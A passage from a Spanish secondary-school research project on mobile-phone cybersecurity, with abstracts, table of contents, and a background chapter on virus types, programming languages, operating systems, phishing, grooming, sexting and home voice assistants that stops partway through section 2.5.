



TREBALL DE
RECERCA

2019
2020

TREBALL DE RECERCA



TREBALL DE RECERCA | 2019 2020

Ciberseguridad: Elección y creación de un virus capaz de vulnerar un teléfono móvil

HIGHLANDS SCHOOL BARCELONA

Autor: NICOLÁS RAMOS MIGNONE

Tutor TR: ISAAC TAN BACHS



TREBALL DE RECERCA | 2019 2020

Título: Ciberseguridad: Elección y creación de un virus capaz de vulnerar un teléfono móvil

Autor: Nicolás Ramos Mignone

Tutor: Isaac Tan Bachs

Fecha: Diciembre 2019

Palabras clave: Ciberseguridad, Phishing, Sexting, Virus informático, Google Assistant, Arduino.

Mucha gente, en el día a día, es víctima de algún tipo de virus informático, ya sea en el teléfono móvil como en el ordenador.

En el presente trabajo, se ha realizado una encuesta para determinar qué sabe la población sobre los principales problemas que existen hoy en día en Internet. Fruto de estos resultados, se han elaborado dos infografías que han sido expuestas a los cursos de la etapa de bachillerato para concienciarles sobre dichos problemas.

Posteriormente, se ha escogido y ejecutado un virus el cual es capaz de vulnerar un teléfono móvil con Google Assistant incorporado. Para ello se ha investigado y analizado el dispositivo Google Home. De la base de datos del programa Metasploit, se ha filtrado un virus capaz de vulnerar un terminal. Dicho virus ha sido introducido en un terminal Android, con el cual se ha sido capaz de modificar ciertas funciones del teléfono móvil.

Finalmente, se ha simulado la conexión entre Google Assistant y un dispositivo, haciendo uso de una placa de Arduino. Dicha simulación, ha sido comparada con el virus filtrado para establecer el peligro que supone el hecho de conectar Google Assistant a un dispositivo relacionado con la seguridad física como, por ejemplo, una alarma del hogar.

Title: Cybersecurity: choice and creation of a virus capable of vulnerating a mobile phone

Author: Nicolás Ramos Mignone

Tutor: Isaac Tan Bachs

Date: December 2019

Keywords: Cybersecurity, Phishing, Sexting, informatic virus, Google Assistant, Arduino.

Many people, daily, are victims of computer viruses, either on their mobile phones or on their computers.

In the present work, a survey has been carried out to determine what the population knows about the main problems that exist today on the Internet. As a result of these surveys, two infographics have been elaborated and have been exposed to the courses of the high school stage in order to make them aware of these problems.

Subsequently, a virus has been chosen and executed which can violate a mobile phone with Google Assistant incorporated. To this end, the Google Home device has been researched and analysed. From the database of the Metasploit program, a virus capable of violating a terminal has been filtered. This virus has been introduced in an Android terminal, with which it has been able to modify certain functions of the mobile phone.

Finally, the connection between Google Assistant and a device has been simulated, using an Arduino board. This simulation has been compared with the filtered virus to establish the danger of connecting Google Assistant to a physical security-related device such as a home alarm.

Títol: Ciberseguretat: Elecció y creació d'un virus capaç de vulnerar un telèfon mòbil

Autor: Nicolás Ramos Mignone

Tutor: Isaac Tan Bachs

Data: Desembre 2019

Paraules clau: Ciberseguretat, Phishing, Sexting, Virus informàtic, Google Assistant, Arduino.

Molta gent, en el dia a dia, és víctima d'alguns tipus de virus informàtics, ja sigui en el telèfon mòbil com al ordinador.

En el present treball, s'ha realitzat una enquesta per a determinar que sap la població sobre els principals problemes que existeixen avui dia en Internet. Fruit d'aquests resultats, s'han elaborat dos infografies que han estat exposades als alumnes de Batxillerat per a conscienciar-los sobre aquests problemes.

Posteriorment, s'ha escollit i executat un virus capaç de vulnerar un telèfon mòbil amb Google Assistant incorporat. Per a això, s'ha investigat y analitzat el dispositiu Google Home. De la base de dades del programa Metasploit, s'ha filtrat un virus capaç de vulnerar un terminal. Aquest virus ha sigut introduït en un terminal Android, amb el qual s'ha estat capaç de modificar certes funcions del telèfon mòbil.

Finalment, s'ha simulat la connexió entre Google Assistant i un dispositiu, fent ús d'una placa Arduino. Aquesta simulació, ha estat comparada amb el virus filtrat per a establir el perill que suposa el fet de connectar Google Assistant amb dispositius relacionats amb la seguretat física com, per exemple, l'alarma de la llar.

Índice:

1. INTRODUCCIÓN.....	13
1.1. Voluntad del trabajo	14
1.2. Objectivos	14
2. ESTADO DEL ARTE	16
2.1. Tipos de virus informàtics	16
2.1.1. Clasificación en función de sus características	16
2.1.2. Clasificación en función del daño que generan.....	20
2.2. Lenguajes de programación.....	21
2.2.1. C++.....	21
2.2.2. Java.....	22
2.2.3. Python	23
2.3. Sistemas Operativos	24
2.3.1. Partes del sistema operativo	25
2.3.2. Tipos de procesamiento	26
2.4. Tipología de ataques más conocidos	27
2.4.1. Phishing	27
2.4.2. Cracking	28
2.4.3. Grooming.....	28
2.4.4. Sexting.....	29
2.5. Asistentes del hogar	30
2.5.1. Google Assistant (privacidad de datos y seguridad)	30
2.5.2. Descubrimiento Jerry Gamblin	31
2.6. Programas	32
2.6.1. Encuesta	32
2.6.2. Infografías	33
2.6.3. Caso práctico	34
3. METODOLOGÍA DE ESTUDIO	38
3.1. Encuesta.....	40
3.2. Infografías.....	44

3.3. Caso práctico	44
4. RESULTADOS	53
4.1. Encuesta	53
4.2. Infografías	60
4.2.1. Phishing	60
4.2.2. Sexting	61
4.3. Caso práctico	63
4.3.1. Investigación	63
4.3.2. Filtración	64
4.3.3. Experimento	66
5. CONCLUSIONES Y FUTURAS LÍNEAS DE INVESTIGACIÓN	75
5.1. Conclusiones	75
5.1.1. Encuesta	75
5.1.2. Infografías	76
5.1.3. Caso práctico	77
5.2. Futuras líneas de investigación	78
6. REFERENCIAS BIBLIOGRÁFICAS	80

Índice de Figuras:

Figura 1: Resultados a los que Jerry Gamblin llegó.....	31
Figura 2: Esquema de la estructura de las conclusiones del presente trabajo	39
Figura 3: Número absoluto de respuestas en función del intervalo de edad en años	40
Figura 4: Preguntas de la encuesta realizada.....	43
Figura 5: Resultados obtenidos de un análisis con Nmap	46
Figura 6: Componentes de la placa	48
Figura 7: Módulo Bluetooth HC-05 conectado a la placa Freaduino Uno.....	49
Figura 8: Luz led conectada a la placa Freaduino Uno	50
Figura 9: Bitbloq funcionando por bloques (izquierda) Bitbloq funcionando por código (derecha)	51
Figura 10: Número de respuestas por cada intervalo de edad	53
Figura 11: Porcentaje de personas que afirma o niega estar seguro en Internet	54
Figura 12: Porcentaje de personas que es consciente de los distintos inconvenientes que Internet conlleva	54
Figura 13: Porcentaje de personas que contiene un antivirus en el teléfono móvil	55
Figura 14: Porcentaje de personas que creen tener algún virus en el teléfono móvil	55
Figura 15: Porcentaje de personas que contiene un antivirus en el ordenador.....	56
Figura 16: Porcentaje de personas que creen tener algún virus en el ordenador	56
Figura 17: Porcentaje de personas que saben que es el Phishing.	57
Figura 18: Porcentaje de personas que saben que es el Sexting	58
Figura 19: Porcentaje de personas que creen que el mal uso de los asistentes del hogar podría conllevar un peligro en la vida real	59
Figura 20: Infografía Phishing.....	60
Figura 21: Infografía Sexting	61
Figura 22: Fotografías de la presentación realizada a 1º (izquierda) 2º de Bachillerato (derecha)	62
Figura 23: Resultados obtenidos del análisis mediante el programa Nmap	63
Figura 24: Resultados del primer filtro	64
Figura 25: Resultados del segundo filtro.....	65
Figura 26: Resultados de la división del segundo filtro.....	66
Figura 27: Resultado final de los 3 filtros	66
Figura 28: Creación del virus.....	67
Figura 29: Ejecución del virus creado.....	68
Figura 30: Algunos de los comandos que se pueden ejecutar.....	69
Figura 31: Programación de la placa Arduino.....	70
Figura 32: Programación de la app con App Inventor	72
Figura 33: Listado d las órdenes.....	73
Figura 34: Interfaz de la aplicación creada	73
Figura 35: Dispositivo conectado a Google Assistant apagado (izquierda) y encendido (derecha)	74



TREBALL DE RECERCA | 2019 2020

1. INTRODUCCIÓN

Imagina que alguien puede sacar toda la información almacenada que tú tienes: cuentas bancarias, horarios, información personal, de hecho, en 2013, un grupo de hackers logró robar 45 millones de dólares hackeando cuentas bancarias de personas inocentes de 27 países distintos, entre ellos, España. Este tipo de casos se puede llegar a dar de varias formas, es decir, diferentes virus como los virus worm o troyanos pueden llegar a robarte dicha información.

El caso anterior puede llegar a suponer un mayor riesgo debido a la aparición de programas que convierten tu casa en una "casa inteligente". Las empresas venden dichos programas como un potenciador que mejora y facilita los procesos que se llevan a cabo en una casa como encender una luz, abrir y cerrar persianas hasta, incluso, conectar y desconectar la alarma.

El presente TR tiene como objetivo descubrir e investigar en la temática del Hacking ético y concretamente en los problemas informáticos que puede llegar a dar un programa como el explicado anteriormente. Dicha investigación consta de tres líneas de trabajo: por un lado, **un trabajo expositivo de la temática**, por otro lado, se complementa con un **desarrollo práctico y aplicado** y, por último, se expondrá a los alumnos una presentación de problemas en la red, la cual incluye dos **infografías** sobre Phishing y Sexting, debido a la falta de conocimiento sobre estas temáticas, demostrado a través de una encuesta.

El trabajo expositivo profundiza acerca del funcionamiento de los programas asistentes del hogar para comprender las diferentes consecuencias que genera este dispositivo en tu domicilio. Antes de profundizar en este dispositivo, se va a realizar una introducción al "mundo de la seguridad informática" explicando en que consiste un virus, que tipos de virus existen en la actualidad, donde son creados y utilizados (lenguaje de programación), con la finalidad de que el lector posea una pequeña noción sobre el mundo de la ciberseguridad.

La segunda parte de este trabajo (con un contenido más práctico) consiste en el desarrollo de un dispositivo simulando Google Assistant. Además, se realizará una demostración de su funcionamiento para entender con mayor certeza este programa y comprender el peligro que puede conllevar.

1.1. VOLUNTAD DEL TRABAJO

El tema principal del presente trabajo está altamente relacionado con la ciberseguridad, un tema el cual lleva siendo una de mis pasiones desde hace unos años.

Otro de los motivos por los cuales he decidido hacer este trabajo, es por mi futuro: voy a enfocar mis estudios a una ingeniería informática, más concretamente sobre el tema de seguridad, por lo tanto, sería adecuado enfocar un trabajo de esta magnitud de cara a lo que me voy a dedicar en un futuro. De hecho, el hecho de realizar un trabajo como este, me ayuda a poder ver cómo sería un caso práctico de una ocupación laboral relacionada con la ciberseguridad.

Aparte de todo esto, poseo los recursos necesarios, tanto ordenadores con los programas necesarios para la elaboración del trabajo, como el conocimiento para poder manejarlos. Aparte, si cualquier problema llega a ocurrir, cuento con profesionales sobre el tema dispuestos a ayudarme y recursos suficientes para poder salir de ciertas dudas.

1.2. OBJETIVOS

El objetivo principal en la elaboración de este trabajo es:

Ejecutar un virus informático capaz de vulnerar ciertas funciones del teléfono móvil.

Los objetivos secundarios son:

- Introducir al lector en el mundo de la ciberseguridad.
- Analizar los principales resultados obtenidos a través de una encuesta con Google Forms.
- Operar con distintos programas informáticos relacionados con la ciberseguridad (Nmap y Metasploit Framework).

- Concienciar a la població de dos de los problemas más graves en Internet (Phishing y Sexting).
- Simular la conexión entre Google Assistant y un dispositivo móvil.
- Programar una placa de Arduino con Bitbloq.
- Diseñar una aplicación móvil capaz de interactuar con una placa Arduino.
- Establecer la necesidad del uso de un antivirus.
- Demostrar que Internet no es seguro.

2. ESTADO DEL ARTE

2.1. TIPOS DE VIRUS INFORMÁTICOS

Los virus Informáticos son sencillamente programas maliciosos (malware) que infecta a otros archivos del sistema con la intención de modificarlo o dañarlo. Dicha infección consiste en introducir su código malicioso en el interior del archivo. Los virus informáticos se pueden introducir en distintos tipos de dispositivos.

2.1.1. Clasificación en función de sus características

Se van a clasificar los tipos de virus según sus características, es decir según su funcionamiento, sus cualidades y rasgos que los diferencian entre ellos. [1]
Dicha clasificación es la siguiente¹:

- **Virus residentes en la memoria**

Estos virus se ocultan en la memoria RAM y afecta a todos los programas o ficheros en el momento en el que empiezan a ejecutarse. Es decir, cuando se ejecuta el programa que contiene el virus, éste se inserta en la memoria RAM hasta que ésta se apague, pero mientras tanto infectará todos los archivos que la memoria RAM vaya cargando.

En algunos casos, el virus desaparece cuando la memoria de acceso aleatorio pierde su contenido, es decir, cuando el ordenador o dispositivo se apaga o reinicia. No obstante, algunos virus residentes realizan cambios en el sistema para reinstalarse cada vez que se inicia el equipo.

¹ Dicha clasificación es según Kyocera, una empresa que se dedica a la recopilación de información.

- **Virus de sobreescritura**

Los virus de sobreescritura son aquellos que borran la información que contienen los ficheros o programas, lo que inutiliza estos ficheros, total o parcialmente. Una vez este virus ataca tu dispositivo, reemplazará el contenido de los ficheros que vaya infectando sin cambiar su peso, para que este contenido eliminado sea más difícil de detectar. Una vez un fichero ha sido infectado, la única solución es borrar el archivo, perdiendo todo el contenido y volverlo a instalar. Aunque pueda parecer lo contrario, la detección de este tipo de virus es muy sencilla, dado que inutilizan los programas y éstos, como es lógico, dejan de funcionar.

- **Virus de acción directa**

Son archivos que se insertan en el directorio raíz de los equipos informáticos. Los virus de acción directa realizan determinadas operaciones cuando el ordenador se pone en marcha e inicia un proceso en el que selecciona e infecta todos los archivos que encuentren en su camino.

Al contrario que los virus residentes, estos virus no se guardan en la memoria, sino que su objetivo una vez son ejecutados es replicarse y actuar. Este tipo de virus suele necesitar que cumpla una condición específica o concreta para ponerse en acción. Tienen la capacidad de infectar dispositivos externos que se encuentren conectados al equipo infectado. Cada vez que se ejecutan, pueden instalarse en una ubicación diferente con el objetivo de infectar archivos diferentes, pero inicialmente está en el directorio raíz.²

- **Virus de sector de arranque**

Este virus afecta a una parte del disco duro conocida como sector de arranque y es, en esta parte, donde se encuentra la información que hace que sea posible poner

² Directorio Raíz: es el primer directorio o carpeta en una jerarquía, contiene todos los subdirectorios de la jerarquía (por ejemplo de un disco).

en marcha el ordenador desde el disco. Entonces, este virus, hace que no se pueda iniciar el ordenador, la cual hace que el virus sea realmente peligroso.

- **Virus fat**

Los virus fat atacan a la tabla de asignación de archivos, más conocida como FAT³ por sus siglas en inglés. Esta tabla la suelen emplear muchos productos de Microsoft y se utiliza para acceder a la información que se almacena en un equipo o dispositivo.

Este tipo de virus puede ser realmente nocivo, ya que puede impedir el acceso a determinadas partes del disco. El problema de esto es que nos pueden prohibir el acceso a archivos importantes e incluso dañarlos.

Los daños generados por los virus FAT, pueden llegar a suponer la pérdida de información tanto de pequeños archivos como de grandes directorios.

- **Macro virus o virus de macro**

Los macro virus son aquellos que cambian, modifican o sustituyen una macro. (Las macros son conjuntos de comandos que utilizan los programas para realizar funciones sencillas, como, por ejemplo, abrir un documento), es decir el programa emplea una macro, o un conjunto de pasos para abrir ese documento. Esos pasos serían los que el macro virus sustituye o elimina, haciendo imposible que se realice la acción concreta, como sería abrir el documento.

Estos mini programas destruyen una serie de acciones que se ha automatizado para que se ejecuten como si fuese una sola acción.

³ FAT: File Allocation Table.

- **Virus polimórfico**

Estos virus son aquellos que tienen la capacidad de mutarse a sí mismos a través de un motor polimórfico, es decir, los virus se encriptan o se codifican de forma diferente cada vez sin alterar su núcleo⁴ o algoritmo⁵. Haciendo esto consiguen que los antivirus no puedan detectarlos.

Los mecanismos polimórficos serían realmente mecanismos de camuflaje para pasar inadvertidos ante los antivirus.

El funcionamiento del virus polimórfico: Se ocultan en un archivo y luego se cargan en la memoria RAM cuando dicho archivo es ejecutado. Entonces, cuando van a infectar otro archivo, modifican la copia para que no se vean ante el antivirus como dos archivos idénticos. Por este motivo, al buscador le costará identificar todos los virus, puestos que difieren entre sí.

- **Virus del tipo de secuencias de comandos web**

Muchas páginas web se componen de códigos que se usan para crear la estructura de la misma, código que puede estar escrito en lenguajes de programación como HTML, CSS o JavaScript. Este código puede ser aprovechado por ciertos tipos de virus informáticos para infectar los dispositivos de las personas que acceden a esa página web. El virus consiste en un engaño, es decir, engaña al usuario de la página web modificando este código para infectar el ordenador.

⁴ Núcleo: También llamado kernel es un software que constituye una parte fundamental del sistema operativo. Es el principal responsable de facilitar a los distintos programas acceso seguro al hardware de forma básica y gestiona recursos a través de servicios de llamada al sistema.

⁵ Algoritmo: secuencia de instrucciones que representan un modelo de solución para determinado tipo de problema

2.1.2. Clasificación en función del daño que generan

Se van a clasificar los tipos de virus según el daño que generan, es decir según su forma de actuar y los problemas que pueden llegar a provocar. [1]

- **Gusano informático (worm)**

Son malware que se insertan en la memoria del ordenador y se replican sin que el usuario sea consciente de ello. Uno de los problemas generados por este virus es que consumen bastantes recursos del ordenador o de Internet, lo que provoca que tanto el rendimiento del sistema baje mucho o que la velocidad de Internet caiga a sus mínimos. Normalmente son imperceptibles.

- **Troyano o caballo de Troya**

Estos virus se esconden en programas legítimos y, una vez que los iniciamos, se ejecutan generando daño al equipo sin que este se percate. Es decir, afectan a la seguridad del ordenador, dejándolo totalmente indefenso. El principal problema de este tipo de virus es que pueden recopilar información y enviarla a otros dispositivos. Por ejemplo, pueden recopilar contraseñas y enviarlas a otros ordenadores, lo que supone un grave peligro para el usuario.

- **Bombas lógicas o temporales**

Son virus que solo se activan a través de ciertas situaciones preestablecidas, como por ejemplo una determinada combinación de letras o una fecha exacta. En el caso de que estas combinaciones de teclas no se den, el virus permanecería oculto en el sistema hasta que dicha combinación se active.

- **Virus de enlace**

Estos virus cambian simplemente el enlace de los accesos directos de los programas que infectan para que resulte imposible acceder a estos programas. Dicho virus se relaciona con el chantaje por parte del ciber atacante para obtener beneficio de dicho virus. Al cambiar el enlace de los accesos directos, hace pensar a la víctima que todos sus programas han sido extraídos o eliminados y, para recuperar dichos programas, la víctima accede al chantaje para "recuperarlos".

2.2. LENGUAJES DE PROGRAMACIÓN

Un lenguaje de programación es un lenguaje el cual nos permite dar instrucciones de forma directa a un ordenador para que realice una serie de tareas. Los lenguajes de programación también pueden usarse para crear programas que pongan en práctica algoritmos⁶ específicos, los cuales controlan el comportamiento completo de un ordenador.

A continuación, se presentará un breve resumen sobre los principales sistemas operativos, utilizados actualmente por la mayoría de los programadores:

2.2.1. C++

C++ es un lenguaje de programación que deriva del lenguaje llamado C. Dicho lenguaje C fue creado por Dennis Ritchie para la programación del sistema operativo Unix, recomendado sobre todo para programadores expertos, y que no llevaba implementadas muchas funciones lo que hace que el lenguaje sea más comprensible. C++ suplantó a C para permitir la manipulación de objetos. De hecho, la expresión "C++", significa "incremento de C" y se refiere a que C++ es una extensión de C. [2]

⁶ Algoritmo: secuencia de instrucciones que representan un modelo de solución para determinado tipo de problema.

Historia:

El lenguaje C es un lenguaje generalizado desarrollado en los laboratorios Bell por Dennis Ritchie y Ken Thompson en el año 1972. C se convierte en el lenguaje de mayor aceptación por parte de los programadores, posteriormente se desarrolla C++. C++ es un lenguaje de programación diseñado a mediados de los años 1980 por Bjarne Stroustrup, la intención de su creación fue el extender al exitoso lenguaje de programación C con mecanismos que permitan la manipulación de objetos. El lenguaje C++ es un lenguaje híbrido. Posteriormente se añadieron facilidades de programación genérica. El nombre "C++" fue cambiado por Rick Mascitti en el año 1983, cuando el lenguaje salió de los laboratorios, antes se había usado el nombre "C con clases". [2,3]

2.2.2. Java

Java es un lenguaje de programación con el que podemos realizar cualquier tipo de programa. En la actualidad es un lenguaje muy extendido y cada vez cobra más importancia tanto en el ámbito de Internet como en la informática en general. Una de las principales características por las que Java se ha hecho muy famoso es que es un lenguaje independiente de la plataforma, es decir, que si hacemos un programa en Java podrá funcionar en cualquier ordenador del mercado. Es una ventaja significativa para los desarrolladores de software, pues antes tenían que hacer un programa para cada sistema operativo, por ejemplo, Windows, Linux, Apple, etc. Y, con Java, se puede hacer un programa que funcione con todos los sistemas operativos. [4, 5]

Historia:

Java nace en 1991 con el nombre "OAK", posteriormente cambiado por problemas legales, y finalmente con la denominación actual JAVA. Su creador es el grupo "Green Team", el cual está compuesto por trece personas y dirigido por James Gosling. [5]

El objetivo de java era crear un lenguaje de programación parecido a C++ en estructura y sintaxis, orientado a objetos, pero con una máquina virtual propia. Esto se hizo bajo el lema de poder ser usado bajo cualquier arquitectura "Write Once, Run Anywhere" Este lema hace referencia a que, Java, se puede usar en todos los sistemas operativos independientemente de donde hayas creado el programa.

En 1992 se presenta el “proyecto verde”, con los prototipos a bajo nivel. Entre 1993 y 1994 se trabaja para poder presentar un prototipo funcional donde se ve todo el potencial que JAVA puede ofrecer. Hoy en día Java se está mejorando cada cierto tiempo, dichas mejoras traen aspectos nuevos al lenguaje de programación. [4]

2.2.3. Python

Python es un lenguaje de programación interpretado el cual posee una sintaxis que favorezca un código legible.

Se trata de un lenguaje de programación multiparadigma⁷, ya que soporta orientación a objetos, programación imperativa y, en menor medida, programación funcional. Es un lenguaje interpretado, usa tipado dinámico y es multiplataforma, es decir, el mismo lenguaje puede ser utilizado en diferentes plataformas. [6]

Historia:

Python fue creado a finales de los ochenta por Guido van Rossum en el Centro para las Matemáticas y la Informática CWI (Centrum Wiskunde & Informatica), en los Países Bajos. Python, era el desarrollo del lenguaje de programación ABC, el cual era capaz de controlar excepciones e interactuar con el sistema operativo Amoeba.

El nombre del lenguaje proviene de la afición de su creador por los humoristas británicos Monty Python.

⁷S.O. Multiparadigma: es el cual soporta más de un paradigma de programación. Un paradigma, es un método para llevar a cabo cálculos (cálculo para obtener la solución a un problema) y la forma en la que deben organizarse y estructurarse las tareas que debe realizar un programa.

2.3. SISTEMAS OPERATIVOS

Etimológicamente, la palabra sistema operativo, significa conjunto de órdenes y programas que controlan los procesos básicos de un dispositivo y permiten el funcionamiento de otros programas [7].

Este conjunto de programas controla el hardware de un ordenador u otro dispositivo electrónico. El sistema operativo, provee rutinas básicas para controlar los distintos dispositivos del equipo y permite administrar, escalar y realizar interacción de tareas. Un sistema operativo tiene también como función administrar todos los periféricos⁸ de una computadora. Es el encargado de mantener la integridad del sistema. Existen muchos tipos de sistemas operativos, se diferencian dependiendo de qué tipo de funciones proveen, y en qué tipo de equipo puede ser usado.

Es posible tener acceso a distintos procesos del sistema operativo, a través del administrador de tareas, donde se encuentran todos los procesos que están en funcionamiento desde el inicio del sistema operativo hasta su uso actual.

Una de las funciones del sistema operativo es cargar en la memoria y facilitar la ejecución de los programas que el usuario utiliza. Cuando un programa está en ejecución, el sistema operativo continúa trabajando. Por ejemplo, muchos programas necesitan acceso al teclado y accesos al disco para leer y grabar archivos. Todos estos accesos son realizados por el sistema operativo, que se encuentra todo el tiempo activo, dando funcionalidades a los programas que están siendo ejecutados. En resumen, el sistema operativo funciona como un “maestro”, teniendo en cuenta que todos los programas y todos los componentes del ordenador funcionen de forma armónica.

Un programa es una secuencia de instrucciones dadas al ordenador. Cuando el programador de software (una persona que escribe programas para que sean ejecutados en un ordenador) desarrolla un programa, este es convertido en una larga lista de instrucciones que son ejecutadas por el sistema operativo del ordenador.

⁸ Periféricos: unidad de un ordenador que no forma parte de la unidad central.

2.3.1. Partes del sistema operativo

El Sistema Operativo puede ser almacenado en un disco, y las partes del sistema operativo son ejecutadas en la memoria del ordenador (RAM) cuando es necesario. Los sistemas operativos son contruidos como un conjunto de módulos, siendo cada módulo responsable de realizar una función específica. Los módulos típicos de un sistema operativo son:

- **Núcleo:** El núcleo de un sistema operativo es algunas veces llamado ejecución en tiempo real. Algunas de las funciones ejecutadas son:
 - Intercambio entre programas.
 - Control y programación de los dispositivos de hardware.
 - Administración de memoria.
 - Administración de procesos.
 - Escalonamiento de tareas.
 - Comunicación entre procesos.
 - Procesamiento de excepciones y de interrupciones.
- **Administrador de procesos:** programa informático que se utiliza para proporcionar información sobre los procesos y programas que se están ejecutando
- **Scheduler:** se encarga del escalonamiento (scheduling). La decisión de cuál es el próximo proceso que debe ser ejecutado es llamado escalonamiento (scheduling), y puede ser hecho de una gran variedad de maneras. Las más frecuentes son:
 - **Escalonamiento por Cooperación:** los procesos son organizados en una fila circular. Cuando el proceso actual termina, se desplaza hacia el final de la fila y así sucesivamente.
 - **Escalonamiento por Prioridades:** Usa un reloj en tiempo real que genera una interrupción a intervalos de tiempo y el procesador se mueve a otra tarea cuando dicho tiempo finalice. Este tipo de escalonamiento da prioridad a ciertos programas, es decir, algunos programas son procesados más frecuentemente que otros
- **Administrador de archivos:** gestor de archivos o explorador de archivos es un programa informático que proporciona una interfaz de usuario para administrar archivos.

2.3.2. Tipos de procesamiento

El procesamiento se define como la ejecución de diversas instrucciones por parte del microprocesador⁹, de acuerdo con lo que indica un programa. El sistema operativo del ordenador se encarga de gestionar los procesos.

Los Sistemas operativos están divididos en categorías que definen sus características. Pueden usar combinaciones de las siguientes categorías, es decir, utilizar más de uno de estos a la vez:

- **Batch (en lote):** Permite que sólo un programa sea ejecutado cada vez. El programa iniciado en el ordenador es ejecutado completamente. Los datos usados por el programa no pueden ser modificados mientras el programa está siendo ejecutado. Cualquier error en el programa o en los datos significa comenzar todo nuevamente.
- **Interactivo:** Estos permiten la modificación y entrada de datos durante la ejecución del programa.
- **Equipo-sharing/multi-usuario:** Estos sistemas operativos comparten el ordenador entre más de un usuario, y utiliza técnicas de escalonamiento por prioridades.
- **Multi-tareas:** Más de un proceso puede ser ejecutado al mismo tiempo. El procesador escalona rápidamente los procesos. Un usuario puede tener más de un proceso ejecutado cada vez.
- **Tiempo-real:** Es un tipo de proceso de datos que responde al momento a comandos o a la entrada de datos, dentro de un periodo de tiempo garantizado (normalmente < 1 segundo).
- **Multiprocesamiento:** Un ordenador que tiene más de un procesador, dedicados a la ejecución de procesos.

⁹ Microprocesador: El microprocesador es el circuito integrado central más complejo de un sistema informático; a modo de ilustración, se le suele llamar por analogía el «cerebro» de un ordenador.

2.4. TIPOLOGÍA DE ATAQUES MÁS CONOCIDOS

2.4.1. Phishing

Los ataques de suplantación de identidad, o también llamado Phishing, son la vía principal de los ataques de malware y generalmente están compuestos por un archivo adjunto de correo electrónico o un correo electrónico con un enlace incrustado, el cual contiene un virus. Los correos electrónicos de Phishing, por lo general, afirman falsamente que son una empresa establecida o legítima. [8]

Los correos electrónicos de suplantación de identidad generalmente son fáciles de detectar si se sabe lo que se está buscando. A menudo tienen una gran cantidad de errores gramaticales y ortográficos y tienden a solicitar información personal o de crédito. Además de eso, generalmente proviene de una fuente que normalmente no requiere esta información, ya tiene la información o generalmente no dirige al usuario hacia enlaces externos por correo electrónico.

El APWG (Anti-Phishing Working Group) informó que el número de sitios web de Phishing aumentó un 250% entre octubre de 2015 y marzo de 2016. Según Verizon, el 30% de los mensajes de Phishing son abiertos por usuarios específicos y el 12% de esos usuarios hacen clic en el archivo adjunto malicioso o enlace. [9]

El Phishing puede acabar en un problema muy grave y difícil de solucionar, así que es mejor prevenirlo antes que lidiar posteriormente con problemas mayores. Para evitar dicho ataque, podemos hacer 4 cosas:

- **Comprobar dos veces antes de hacer click:** colocar el cursor sobre el hipervínculo, nos permite ver primero la URL de destino. Los atacantes ocultan a menudo sus URL en el texto del correo electrónico para que se haga click en él.
- **Verificar el remitente:** A veces, los atacantes, encuentran una lista de ejecutivos en una empresa y envían correos electrónicos imitando a esos ejecutivos para que los empleados revelen información delicada.
- **Nunca enviar información confidencial por correo electrónico:** muy a menudo, los atacantes envían correos electrónicos a los empleados y solicitan información confidencial, como contraseñas de usuarios o información de banca corporativa. Enviar esta información por correo electrónico nunca es una buena idea.

- **Usar una protección endpoint basada en el comportamiento:** si se llega a dar el caso de que el usuario haga click, la herramienta de protección endpoint basada en el comportamiento podrá detectar y detener la infección de malware antes de que cause algún daño.

2.4.2. Cracking

Los ataques de cracking son un método de prueba y error utilizado por los programas de aplicación para decodificar datos cifrados como contraseñas o claves de cifrado de datos, mediante un esfuerzo exhaustivo en lugar de emplear estrategias intelectuales o más sofisticadas.

El crackeo, básicamente, equivale a inyectar continuamente una contraseña hasta que se da con la solución, lo que permite la entrada al sitio que se está atacando. También se realiza mediante medios similares de prueba y error, una táctica similar para encontrar páginas ocultas dentro de las webs. [8]

El segundo factor de autenticación es, como su nombre indica, un método para verificar que la persona que está intentando acceder a una cuenta es su verdadero propietario y no alguien que conoce su contraseña o que la está forzando mediante cracking. Es decir, el sistema de segundo factor de autenticación sería, por ejemplo, cuando queremos entrar en nuestra casa, utilizamos una llave, pero, cuando vamos a dormir, solemos echar un pestillo por si alguien nos ha copiado la llave. El segundo factor es ese pestillo en Internet.

2.4.3. Grooming

El grooming de menores en Internet es un fenómeno que podríamos definir como las prácticas online de ciertos adultos para ganarse la confianza de un menor fingiendo empatía, cariño, etc. con fines de satisfacción sexual (como mínimo, y casi siempre, obtener imágenes del/a menor desnudo/a o realizando actos sexuales). Por tanto, está muy relacionado con la pederastia y la pornografía infantil en Internet. El grooming puede desencadenar en problemas mucho mayores que el resto de los ataques, ya que puede desarrollarse en secuestro, abuso sexual, etc. [10]

Las víctimas de grooming no se suelen dar cuenta de ello debido a su edad, por lo tanto, los tutores legales (padres...) deberían "controlar" la actividad en Internet del niño para evitar las posibles consecuencias. Si no sería posible dicho control, el usuario

debería rechazar mensajes tipo sexuales, utilizar perfiles privados en redes sociales y evitar el contacto con gente desconocida.

2.4.4. Sexting

Como bien indica la palabra Sexting, la cual se compone por la combinación de dos palabras "sex" y "texting", es el intercambio de imágenes con contenido sexual a través del teléfono, correo electrónico u otras herramientas de comunicación.

Según un reciente análisis publicado en la revista JAMA Pediatrics [11] con una muestra de 110 380 personas, la práctica del Sexting entre los menores de 18 años ha aumentado considerablemente en los últimos años. También, se reconoció que una parte considerable de la juventud practicaba Sexting:

- 1 de cada 7 (14,8%) personas reenviando mensajes con material sexual.
- 1 de cada 4 (27,4%) recibiendo mensajes con contenido sexual.

El Sexting con personas desconocidas puede acabar en algo mucho peor que simplemente un intercambio de imágenes, como, por ejemplo, un soborno. En el peor de los casos, podría ocurrir un secuestro, al quedar con el desconocido físicamente.

Para evitar estos inconvenientes, lo mejor es evitarlo desde el principio; no se ha de hablar con desconocidos, por más que sea mediante chat. Si se llega a dar el caso de este tipo de Sexting, la mejor forma de solucionarlo es denunciando la acción.

2.5. ASISTENTES DEL HOGAR

Los asistentes del hogar son dispositivos que realizan tareas encomendadas a través de comandos (generalmente de voz), por ejemplo, encender la luz del salón, subir y bajar las persianas, conectar y desconectar la alarma... de hecho, algunos bancos permiten acceder a ellos, como, por ejemplo, el banco BBVA con su Smart Assistant¹⁰ incorporada en los asistentes del hogar o altavoces inteligentes. [12]

- **Cómo usarlos**

Los asistentes de voz son dispositivos bastante intuitivos y fáciles de usar, ya que no requiere de gran conocimiento sobre estos temas de informática. Simplemente se conectan a la red wifi del hogar y al sistema de corriente y este mismo reconoce los distintos dispositivos a los que se puede conectar. Puedes crear tus propios comandos para las distintas funciones que necesitas. Dispositivos como una alarma, cámaras de seguridad o la vinculación con otro tipo de dispositivos se han de configurar manualmente.

